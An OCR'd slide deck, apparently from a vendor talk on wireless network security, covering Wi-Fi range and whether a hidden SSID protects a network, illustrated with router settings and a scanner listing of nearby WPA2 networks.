
HIRSCHMANN
MULTIMEDIA

Wifi? Why Not!

The Wireless Security Challenge


H. (Henk) Geurts
Technical Consultant
Hirschmann Network Solutions

The Wireless Communication Mind Map



The Wireless Communication

Today’s focus



Wireless Communication

Security

General

Encryption

Authentication

➔ No discussion:

- A wired connection is more secure

➔ but:

- A growing number of applications work exclusively or preferably via Wireless


➔ WirelessTarget:

- Optimal security without creating an “unworkable” network

➔ but:


- Where to start?
- What does secure mean?
- Are you secure, does it ever end?
- Who are those hackers and why do they do this?
- A wireless network does not stop at your walls or fence!

What is the range of Wireless?




What is the range of Wireless?

1




What is the range of Wireless?

2




What is the range of Wireless?


3




Actual Range:




Actual Range:



What's the range of Wireless?




Actual Range:




What's the range of Wireless?

Actual Range:



Hidden SSID as security?


Wireless-G Broadband Router with Sp
Wireless
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Basic Wireless Settings | Wireless Security | Wireless MAC Filter | Advanced W
Wireless Network
Save Settings
Cancel Changes


Wireless Network Mode: Mixed

Wireless Network Name (SSID):

Wireless Channel: 6 - 2.437GHz

Wireless SSID Broadcast: ○ Enable ● Disable


Hidden SSID as security?



```
CH  8 ][ Elapsed: 52 s ][ 2015-06-11 10:35

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:22:75:26:BD:5D   -3       34        0    0   6  54e  WPA2 CCMP   PSK  DeloresA
BC:F6:85:BF:4F:70  -40       56        0    0   5  54e. WPA2 CCMP   PSK  <length: 12>
